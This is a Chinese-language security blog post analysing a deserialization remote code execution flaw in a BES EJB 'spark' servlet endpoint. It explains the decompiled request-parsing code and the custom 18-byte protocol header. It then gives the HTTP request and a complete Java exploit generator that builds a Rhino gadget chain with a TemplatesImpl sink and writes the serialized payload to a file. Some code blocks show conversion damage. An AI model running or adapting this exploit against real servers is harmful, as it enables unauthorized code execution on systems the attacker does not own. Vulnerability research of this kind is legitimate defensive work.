

# 某web应用远程代码执行漏洞-反序列化分析

## 免责声明:

本文内容仅供教育和学习使用,不得用于非法或有害目的。请在合法范围内应用网络安全知识,对任何因使用本文内容造成的损失,文章作者不承担责任。

文章作者博客地址为<https://n1ght.cn/>

## 引用文章

 [某web应用远程代码执行漏洞【附POC】](#)

 [某中间件反序列化链曲折调试](#)

## 漏洞分析

入口类在

```
POST /BesEJB/spark HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: closeUpgrade-Insecure-Requests: 1Priority: u=0, iContent-Length: 14848

{{file(序列化文件)}}
```

```
com.bes.ejb.spark.http.EjbSparkServlet
```

```
//
// Source code recreated from a .class file by IntelliJ IDEA
// (powered by FernFlower decompiler)
//

package com.bes.ejb.spark.http;

import com.bes.ejb.spark.ClusterInstanceInfo;
import com.bes.ejb.spark.EjbSparkUtil;
import com.bes.ejb.spark.SparkMarshalException;
import com.bes.ejb.spark.loadbalance.ServerGroupInfoService;
import com.bes.ejb.spark.tcp.EjbSparkTcpUtil;
import com.bes.ejb.spark.tcp.InvocationResponse;
import com.bes.ejb.spark.tcp.RequestRawBytes;
import com.bes.ejb.spark.tcp.ServerInvoker;
import com.bes.enterprise.ejb.util.LogCategory;
import java.io.IOException;
import java.io.ObjectOutputStream;
import java.io.OutputStream;
import java.io.PrintWriter;
import java.nio.ByteBuffer;
import java.util.List;
import java.util.logging.Level;
import java.util.logging.Logger;
import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

public class EjbSparkServlet extends HttpServlet {
    private static final Logger a;
    private final ServerInvoker b = new ServerInvoker();

    public EjbSparkServlet() {
    }

    protected void service(HttpServletRequest req, HttpServletResponse resp)
throws ServletException, IOException {
        if (!req.getMethod().equals("POST")) {
            resp.setStatus(500, "Spark Protocol Error");
            PrintWriter out = resp.getWriter();
            out.println("Spark expects a POST containing an RPC call.");
        } else {

```

```

        String action = req.getParameter("action");
        if (action != null && !action.equals("ejbhttp") &&
!action.equals("jndihttp") && !action.equals("loginhttp") &&
!action.equals("logouthttp")) {
            if (action.equals("loadBalanceInformation")) {
                this.a(req, resp);
            } else if (action.equals("healthCheck")) {
                this.b(req, resp);
            }
        } else {
            RequestRawBytes requestRawBytes =
EjbSparkUtil.readRequestPackage(req.getInputStream());
            ByteBuffer buffer = requestRawBytes.getRawByte();

            try {
                buffer = this.b.invoke(requestRawBytes);
            } catch (SparkMarshalException var10) {
                InvocationResponse response = new InvocationResponse();
                response.isException(true);
                response.setResult(var10);

                try {
                    buffer =
EjbSparkTcpUtil.serializeResponse(requestRawBytes.getId(), response,
requestRawBytes.getSerializationType(), requestRawBytes.getRawByte());
                } catch (SparkMarshalException var9) {
                    a.log(Level.SEVERE, "Exception occurred while
serializing response to client, the request id is " + requestRawBytes.getId()
+ ".", var9);
                }
            }

            resp.getOutputStream().write(buffer.array(),
buffer.position(), buffer.limit());
            resp.flushBuffer();
        }
    }

    private void a(HttpServletRequest req, HttpServletResponse resp) throws
IOException {
        OutputStream out = resp.getOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(out);

        try {
            List<ClusterInstanceInfo> clusterMembers =
ServerGroupInfoService.getInstance().getHttpClusterInstanceInfo();

```

```

        if (a.isLoggable(Level.FINE)) {
            a.log(Level.FINE, "Current clustered instance list is {0}.",
clusterMembers);
        }

        oos.writeObject(clusterMembers);
        oos.flush();
    } catch (IOException var12) {
        IOException ioE = var12;

        try {
            oos.writeObject(ioE);
            oos.flush();
        } catch (IOException var11) {
            a.log(Level.SEVERE, "Exception occurred while getting the
clustered instance list.", var12);
        }
    } finally {
        oos.close();
    }


}

private void b(HttpServletRequest req, HttpServletResponse resp) throws
IOException {
}

static {
    a = Logger.getLogger(LogCategory.EJB.getName());
}
}

```

重点



```

RequestRawBytes requestRawBytes =
EjbSparkUtil.readRequestPackage(req.getInputStream());
ByteBuffer buffer = requestRawBytes.getRawByte();

try {
    buffer = this.b.invoke(requestRawBytes);
}

```

```

    public static RequestRawBytes readRequestPackage(InputStream in) throws
    IOException {
        byte[] header = new byte[14];
        int totalReadCount = 0;
        int byteRead = false;

        int byteRead;
        do {
            byteRead = in.read(header, totalReadCount, 14 - totalReadCount);
            if (byteRead < 0) {
                throw new IOException("Failed to read.");
            }

            totalReadCount += byteRead;
        } while(totalReadCount < 14);

        String token = "" + (char)header[0] + (char)header[1] +
        (char)header[2] + (char)header[3] + (char)header[4];
        if (!token.equals("Spark")) {
            String msg = "The protocol in the package sent over wire is
            incorrect. The package header is not Spark but " + token + ".";
            a.log(Level.SEVERE, msg);
            throw new IOException(msg);
        } else {
            new SparkVersion(header[5]);
            int id = header[6] << 24 & -16777216 | header[7] << 16 & 16711680
            | header[8] << 8 & '\uff00' | header[9] & 255;
            int length = header[10] << 24 & -16777216 | header[11] << 16 &
            16711680 | header[12] << 8 & '\uff00' | header[13] & 255;
            ByteBuffer buffer = ByteBuffer.allocate(length);
            byte[] body = buffer.array();
            totalReadCount = 0;
            byteRead = false;

            do {
                byteRead = in.read(body, totalReadCount, length -
                totalReadCount);
                if (byteRead < 0) {
                    throw new IOException("Failed to read.");
                }

                totalReadCount += byteRead;
            } while(totalReadCount < length);
        }
    }

```

```

        return new RequestRawBytes(id, buffer);
    }
}

```

前14的是header头和id和length，我找到了对应的逻辑

在 `com.bes.ejb.spark.tcp.marshal.Spark2Marshaller` 里面

```

public byte[] marshalResponse(int requestId, InvocationResponse response)
throws SparkMarshalException {
    byte[] responseBody = this.marshal(response);
    byte[] responsebytes = new byte[14 + responseBody.length];
    byte[] header = SparkVersion.V1_0.getHeader(requestId,
responseBody.length);
    System.arraycopy(header, 0, responsebytes, 0, 14);
    System.arraycopy(responseBody, 0, responsebytes, 14,
responseBody.length);
    return responsebytes;
}

public byte[] getHeader(int requestId, int length) {
    byte[] header = new byte[14];
    this.fillHeader(requestId, length, header);
    return header;
}

public void fillHeader(int requestId, int length, byte[] message) {
    System.arraycopy(PROTOCOL, 0, message, 0, PROTOCOL.length);
    message[5] = this.toByteValue();
    message[6] = (byte)(requestId >> 24);
    message[7] = (byte)(requestId >> 16);
    message[8] = (byte)(requestId >> 8);
    message[9] = (byte)requestId;
    message[10] = (byte)(length >> 24);
    message[11] = (byte)(length >> 16);
    message[12] = (byte)(length >> 8);
    message[13] = (byte)(length >> 0);
}

```

这时候我们的序列化逻辑的header就出来了，只不过有一点细节

我们走到了 `new RequestRawBytes`

```
Java

public RequestRawBytes(int id, ByteBuffer rawByte) {
    this.a = id;
    this.d = rawByte;
    this.b = this.d.get();
    this.c = SerializationType.parseSerializationType(this.d.get());
    this.e = this.b == -1;
    this.f = this.b == 5;
}
```

这里选择解析序列化类型，d的get获取rawByte第一个，c获取rawByte第二个

```
0 个用法
public static SerializationType parseSerializationType(byte type) {
    switch (type) {
        case -1:
            return CUSTOMER;
        case 0:
            return SPARK;
        case 1:
            return JAVA;
        default:
            return SPARK;
    }
}
```

由于我们是java，所以header[15]是1

后面调用了 `buffer = this.b.invoke(requestRawBytes);`

```
Java

public ByteBuffer invoke(RequestRawBytes requestRawBytes) throws
SparkMarshalException {
    switch (requestRawBytes.getRequestType()) {
        case 0:
            return this.d(requestRawBytes);
        case 1:
            return this.c(requestRawBytes);
        case 2:
            return this.a(requestRawBytes);
        case 3:
```

```
        return this.b(requestRawBytes);
    case 4:
        return this.g(requestRawBytes);
    case 5:
    default:
        return this.h(requestRawBytes);
    case 6:
        return this.e(requestRawBytes);
    case 7:
        return this.f(requestRawBytes);
    }
}
```

我们选择了f, 也就是说header的14位后, 要跟上一个7, 选择对应的分支, 所以header[14]=7

所以f的逻辑



Java

```
private ByteBuffer f(RequestRawBytes requestRawBytes) throws
SparkMarshalException {
    ByteBuffer bytes = requestRawBytes.getRawByte();
    short requestLen = bytes.getShort();
    UnMarshaller unMarshaller =
SparkMarshallerFactory.getUnmarshaller(requestRawBytes.getSerializationType())
;

    byte[] invocationRequestBytes = new byte[requestLen];
    bytes.get(invocationRequestBytes);
    LogoutInvocationRequest request =
(LogoutInvocationRequest)unMarshaller.unmarshal(invocationRequestBytes);

    InvocationResponse response;
    try {
        SparkLogoutRequestHandler handler = new
SparkLogoutRequestHandler();
        response = handler.processRequest(request);
    } catch (Throwable var9) {
        response = new InvocationResponse();
        response.setResponseCode(28);
        response.isException(true);
        response.setResult(var9);
    }

    return EjbSparkTcpUtil.serializeResponse(requestRawBytes.getId(),
response, requestRawBytes.getSerializationType(), bytes);
}
```

requestLen获取的就是17,18的两个字节也就是java反序列化后的字节长度

所以序列化的逻辑就是

Java

```
public void serialize(Object o) throws Exception {
    SparkJavaMarshaller sparkJavaMarshaller = new SparkJavaMarshaller();
    byte[] responseBody = sparkJavaMarshaller.marshal(o);
    byte[] responsebytes = new byte[18 + responseBody.length];
    byte[] header = getHeader(100, responseBody.length);
    System.arraycopy(header, 0, responsebytes, 0, 18);
    System.arraycopy(responseBody, 0, responsebytes, 18,
responseBody.length);
}
```

```

        new FileOutputStream("3.ser").write(responsebytes);
    }
    public byte[] getHeader(int requestId, int length) {
        byte[] header = new byte[18];
        this.fillHeader(requestId, length, header);
        return header;
    }

    public void fillHeader(int requestId, int length, byte[] message) {
        System.arraycopy(PROTOCOL, 0, message, 0, PROTOCOL.length);
        message[5] = this.toByteValue();
        message[6] = (byte)(requestId >> 24);
        message[7] = (byte)(requestId >> 16);
        message[8] = (byte)(requestId >> 8);
        message[9] = (byte)requestId;
        message[10] = (byte)(length+4 >> 24);
        message[11] = (byte)(length+4 >> 16);
        message[12] = (byte)(length+4 >> 8);
        message[13] = (byte)(length+4 >> 0);
        message[14] = 7;
        message[15] = 1;
        message[16] = (byte) ((length >> 8) & 0xFF);
        message[17] = (byte) (length & 0xFF);
    }
    public byte toByteValue() {
        return (byte)(this.major << 4 | this.minor);
    }

    public static void main(String[] args) throws Exception {
        Rhino2 rhino2 = new Rhino2();
        rhino2.test();
    }

```

加上先知上的payload就是

```

package fuzz;

import com.bes.ejb.spark.EjbObjectSerializerFactory;
import com.bes.ejb.spark.SparkProxySerializerFactory;
import com.bes.ejb.spark.protocol.SparkVersion;
import com.bes.ejb.spark.tcp.InvocationResponse;
import com.bes.ejb.spark.tcp.RequestRawBytes;
import com.bes.ejb.spark.tcp.marshall.Spark2Marshaller;

```

```

import com.bes.ejb.spark.tcp.marshal.Spark2UnMarshaller;
import com.bes.ejb.spark.tcp.marshal.SparkJavaMarshaller;
import com.bes.ejb.spark.tcp.marshal.SparkJavaUnMarshaller;
import com.bes.org.mozilla.javascript.*;
import com.n1ght.javassist.TomcatEcho;
import com.n1ght.reflect.ReflectTools;
import com.n1ght.sink.SinkTools;
import com.n1ght.unsafe.UnSafeTools;

import java.io.*;
import java.lang.reflect.Method;
import java.nio.ByteBuffer;
import java.nio.file.Files;
import java.util.Base64;
import java.util.Hashtable;
import java.util.Map;

public class Rhino2 {
    public static final byte[] PROTOCOL = new byte[]{83, 112, 97, 114, 107};
    public static void customWriteAdapterObject(Object javaObject,
ObjectOutputStream out) throws IOException {
        out.writeObject("java.lang.Object");
        out.writeObject(new String[0]);
        out.writeObject(javaObject);
    }

    private byte major = 0;
    private byte minor = 0;
    public void test() throws Exception{

        ScriptableObject dummyScope = new NativeArray(10);
        Map<Object, Object> associatedValues = new Hashtable<Object, Object>
();
        associatedValues.put("ClassCache",
ReflectTools.createWithoutConstructor(ClassCache.class));
        ReflectTools.setFieldValue(dummyScope, "associatedValues",
associatedValues);

        Object initContextMemberBox = ReflectTools.createWithConstructor(
            Class.forName("com.bes.org.mozilla.javascript.MemberBox"),
(Class<Object>)Class.forName("com.bes.org.mozilla.javascript.MemberBox"),
            new Class[] {Method.class},
            new Object[] {Context.class.getMethod("enter")});

```

```

        ScriptableObject initContextScriptableObject = new NativeArray(10);
        Method makeSlot =
ScriptableObject.class.getDeclaredMethod("accessSlot", String.class,
int.class, int.class);
        ReflectTools.setAccessible(makeSlot);
        Object slot = makeSlot.invoke(initContextScriptableObject, "foo", 0,
4);
        ReflectTools.setFieldValue(slot, "getter", initContextMemberBox);

        NativeJavaObject initContextNativeJavaObject = new NativeJavaObject();
        ReflectTools.setFieldValue(initContextNativeJavaObject, "parent",
dummyScope);
        ReflectTools.setFieldValue(initContextNativeJavaObject, "isAdapter",
true);
        ReflectTools.setFieldValue(initContextNativeJavaObject,
"adapter_writeAdapterObject",
            this.getClass().getMethod("customWriteAdapterObject",
Object.class, ObjectOutputStream.class));
        ReflectTools.setFieldValue(initContextNativeJavaObject, "javaObject",
initContextScriptableObject);

        ScriptableObject scriptableObject = new NativeArray(10);
        scriptableObject.setParentScope(initContextNativeJavaObject);
        makeSlot.invoke(scriptableObject, "outputProperties", 0, 2);

        NativeJavaArray nativeJavaArray =
ReflectTools.createWithoutConstructor(NativeJavaArray.class);
        ReflectTools.setFieldValue(nativeJavaArray, "parent", dummyScope);
        ReflectTools.setFieldValue(nativeJavaArray, "javaObject",
SinkTools.getTemplates(TomcatEcho.testCalc()));
        nativeJavaArray.setPrototype(scriptableObject);
        ReflectTools.setFieldValue(nativeJavaArray, "prototype",
scriptableObject);

        NativeJavaObject nativeJavaObject = new NativeJavaObject();
        ReflectTools.setFieldValue(nativeJavaObject, "parent", dummyScope);
        ReflectTools.setFieldValue(nativeJavaObject, "isAdapter", true);
        ReflectTools.setFieldValue(nativeJavaObject,
"adapter_writeAdapterObject",
            this.getClass().getMethod("customWriteAdapterObject",
Object.class, ObjectOutputStream.class));
        ReflectTools.setFieldValue(nativeJavaObject, "javaObject",
nativeJavaArray);

```

```

        serialize(nativeJavaObject);
    }
    public void serialize(Object o) throws Exception {
        SparkJavaMarshaller sparkJavaMarshaller = new SparkJavaMarshaller();
        byte[] responseBody = sparkJavaMarshaller.marshal(o);
        byte[] responsebytes = new byte[18 + responseBody.length];
        byte[] header = getHeader(100, responseBody.length);
        System.arraycopy(header, 0, responsebytes, 0, 18);
        System.arraycopy(responseBody, 0, responsebytes, 18,
responseBody.length);

        new FileOutputStream("3.ser").write(responsebytes);
    }
    public byte[] getHeader(int requestId, int length) {
        byte[] header = new byte[18];
        this.fillHeader(requestId, length, header);
        return header;
    }

    public void fillHeader(int requestId, int length, byte[] message) {
        System.arraycopy(PROTOCOL, 0, message, 0, PROTOCOL.length);
        message[5] = this.toByteValue();
        message[6] = (byte)(requestId >> 24);
        message[7] = (byte)(requestId >> 16);
        message[8] = (byte)(requestId >> 8);
        message[9] = (byte)requestId;
        message[10] = (byte)(length+4 >> 24);
        message[11] = (byte)(length+4 >> 16);
        message[12] = (byte)(length+4 >> 8);
        message[13] = (byte)(length+4 >> 0);
        message[14] = 7;
        message[15] = 1;
        message[16] = (byte) ((length >> 8) & 0xFF);
        message[17] = (byte) (length & 0xFF);
    }
    public byte toByteValue() {
        return (byte)(this.major << 4 | this.minor);
    }
}

    public static void main(String[] args) throws Exception {
        Rhino2 rhino2 = new Rhino2();
        rhino2.test();
    }
}

```

